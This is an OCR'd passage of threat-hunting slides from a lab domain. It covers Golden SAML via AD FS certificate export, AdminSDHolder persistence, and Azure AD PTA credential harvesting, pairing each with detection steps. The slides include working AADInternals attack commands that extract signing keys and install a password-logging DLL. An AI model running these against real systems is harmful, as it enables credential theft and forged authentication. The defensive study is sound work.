"CN=ADFS,CN=Microsoft,CN=Progr
am Data,DC=threathunting,DC=dev" -Properties
thumbnailPhoto).thumbnailPhoto
PS > [System.BitConverter]::ToString($key)
16-BB-54-BB-9B-95-80-1D-2E-6E-F2-5D-0A-94-09-8F-D6-25-
9A-A7-4C-07-20-08-A6-4C-7C-47-18-27-7A-29
```

3. Decrypt and Export the Certificate

```
PS > Export-AADIntADFSCertificates -Configuration $ADFSConfig -Key
$Key -Verbose
```

4. Use Certificate to create Golden SAML Ticket

Key Takeaway: “Threat Actor does not need to execute code locally on the AD FS Server.”

Hunting for Backdoor access to Token Signing Certificate

```
PS> Get-AADIntADFSPolicyStoreRules| fl
```

```
AuthorizationPolicyReadOnly : => issue(Type = "http://schemas.microsoft.com/authorization/claims/permit", Value =
                              "true");
```


Review Policy Store Configuration

```
PS C:\Users\Administrator> (get-acl -Path "AD:\CN=b3b6dc28-4089-4df8-8388-20389d6a5574,CN=175b6c99-4420-4de2-
a3d7-f61ce527f726,CN=ADFS,CN=Microsoft,CN=Program Data,DC=threathunting,DC=dev").access | select
IdentityReference,ActiveDirectoryRights,AccessControlType | fl

IdentityReference     : THREATHUNTING\ta
ActiveDirectoryRights : GenericAll
AccessControlType     : Allow
```

Review Access to the DKM


Hunt Hypothesis

Threat actor (TA) created persistence by abusing Admin SD Holder.




AdminSDHolder and SDProp

- AdminSDHolder is an object in Active Directory to provide “template” permissions for protected accounts and groups.
- Security Descriptor Propagator (SDProp) is a process to apply this ACL template to all “protected groups”
- Runs every 60 minutes in Domain Controller
- Threat Actor can change the associated ACL template to provide access to privileged groups to a user they control




AdminSDHolder DACL

Abusing AdminSDHolder




User Added with rights in DACL for AdminSDHolder



User Added with permissions to the protected Groups

Hunting for Admin SD Holder Misuse



Directory Service Access Event ID 4662 generated when DACL is changed in AdminSD Holder


```
PS > $adminsdholder = (New-Object
System.DirectoryServices.DirectoryEntry ("LDAP://CN=AdminSDHolde
r,CN=System,DC=threathunting,DC=dev")).psbase.ObjectSecurity.sddl
PS > ($adminsdholder | ConvertFrom-SddlString).DiscretionaryAcl
```

Review the DACL Templates of AdminSD Holder container


Hunt Hypothesis

Threat actor has gained access to the AAD Connect server with PTA Agent and has set up a credential harvesting mechanism to gather credentials.

Azure AD Connect Pass Through Authentication



Attack Flow - Azure AD Connect PTA




1. TA injects malicious DLL in "AzureADConnectAuthenticationAgentService"

```
AADConnect PS > Import-Module AADInternals
AADConnect PS > Install-AADIntPTASpy
```

2.Vew harvested credentials.
Valid/Invalid credentials are ACCEPTED & LOGGED locally

```
AADConnect PS > Get-AADIntPTASpyLog

UserName                Password                        Time
--------                --------                        ----
blue@threathunting.dev <base64 Hash XXXX> 3/7/2021 3:52:29 AM
```

Hunting for AAD PTA Spy



Sysmon – Image Loaded **Event Id 7 on** AAD Connect Server. Look for malicious DLLs.

1. Hunt for suspicious DLLs injected in process

```
AAD Connect PS> Get-Process AzureADConnectAuthenticationAgentService |
Select-Object -ExpandProperty Modules
```

2. Identify Malicious activity linked to PTA

- Review any new DLLs dropped on Server
- Memory forensics to detect process Hooking

3. Events for Service Ticket Request for AADConnect will not be logged in the Active Directory


- 4768 Kerberos authentication TGT request
- 4769 Kerberos service ticket was requested

Hunt Hypothesis

